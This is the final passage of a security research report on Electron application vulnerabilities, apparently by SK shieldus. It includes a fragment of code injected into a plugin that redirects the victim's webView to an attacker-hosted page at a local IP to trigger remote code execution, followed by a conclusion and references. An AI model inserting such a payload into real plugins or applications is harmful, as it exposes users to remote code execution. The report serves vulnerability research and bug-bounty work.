with click"}),c.appendChild(d),n({rootEl:c,shell:o}),c.appendChild(s),await a
()}));
2 window.location='http://192.168.100.175/jnruru.html'

```

[Figure 112] Code inserted into the plugin

When the victim executes the plugin, the attacker server connects to the webView and RCE is triggered.



[Figure 113] Executing the malicious script

8. Conclusion

Electron vulnerabilities are steadily patched as many people use Electron-based applications such as Discord, VSCode and Slack. However, users are still exposed to many security threats due to unmanaged and vulnerable versions of applications being distributed and used. With this in mind, we analyzed security threat factors that may occur in Electron-based applications and wrote a research report that can be used for the bug bounty.

This document covers the basic theory of the Electron framework and contains detailed technical content required for the bug bounty, so we hope that it will be actively utilized by people interested in researching application vulnerabilities related to the Electron framework.

In the future, we plan to additionally disclose the results of in-depth research on the V8 engine that can be utilized in Electron and Chrome browser exploits.

9. References

The literature and materials referenced in writing this report are as follows:

-
- ¹ <https://www.Electronjs.org/docs/latest/tutorial/security>
 - ² <https://blog.doyensec.com/2019/04/03/subverting-electron-apps-via-insecure-preload.html>
 - ³ <https://i.blackhat.com/USA-22/Thursday/US-22-Purani-ElectroVolt-Pwning-Popular-Desktop-Apps.pdf>
 - ⁴ <https://github.com/cure53/HTTPLeaks>
 - ⁵ <https://content-security-policy.com>
 - ⁶ <https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf>
https://www.sudo.ws/security/advisories/sudoedit_any/
 - ⁷ <https://code.visualstudio.com/docs/terminal/basics>
 - ⁸ <https://github.com/google/security-research/security/advisories/GHSA-pw56-c55x-cm9m>
<https://www.uptycs.com/blog/visual-studio-code-remote-execution-vulnerability-cve-2022-41034>
<https://velog.io/@silver35/CVE-2022-41034-RCE-in-Visual-Studio-Code>
<https://github.com/microsoft/vscode/commit/d2cff714d5410c570043e259fd72c75bbf387b7a>
 - ⁹ <https://hackerone.com/reports/1647287>
<https://github.com/electron/electron/security/advisories/GHSA-mq8j-3h7h-p8g7>
 - ¹⁰ <https://blog.electrovolt.io/posts/element-rce/>
<https://github.com/Electron/Electron/security/advisories/GHSA-mq8j-3h7h-p8g7>
<https://hackerone.com/reports/1647287>
 - ¹¹ <https://www.martinbarker.me/rendertune>
 - ¹² <https://www.beekeeperstudio.io>
 - ¹³ <https://ninteract.io>
 - ¹⁴ <https://yana.js.org>
 - ¹⁵ <https://www.deskfiler.org>

Electron Application Vulnerability Research Report

Technology for Everyday Safety



23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, Republic of Korea
<https://www.skshieldus.com>

Publisher : SK shieldus EQST/SI Solution Business Group

Producer : SK shieldus Marketing Group

COPYRIGHT © 2024 SK SHIELDUS. ALL RIGHT RESERVED.

This work cannot be used without the written consent of SK shieldus.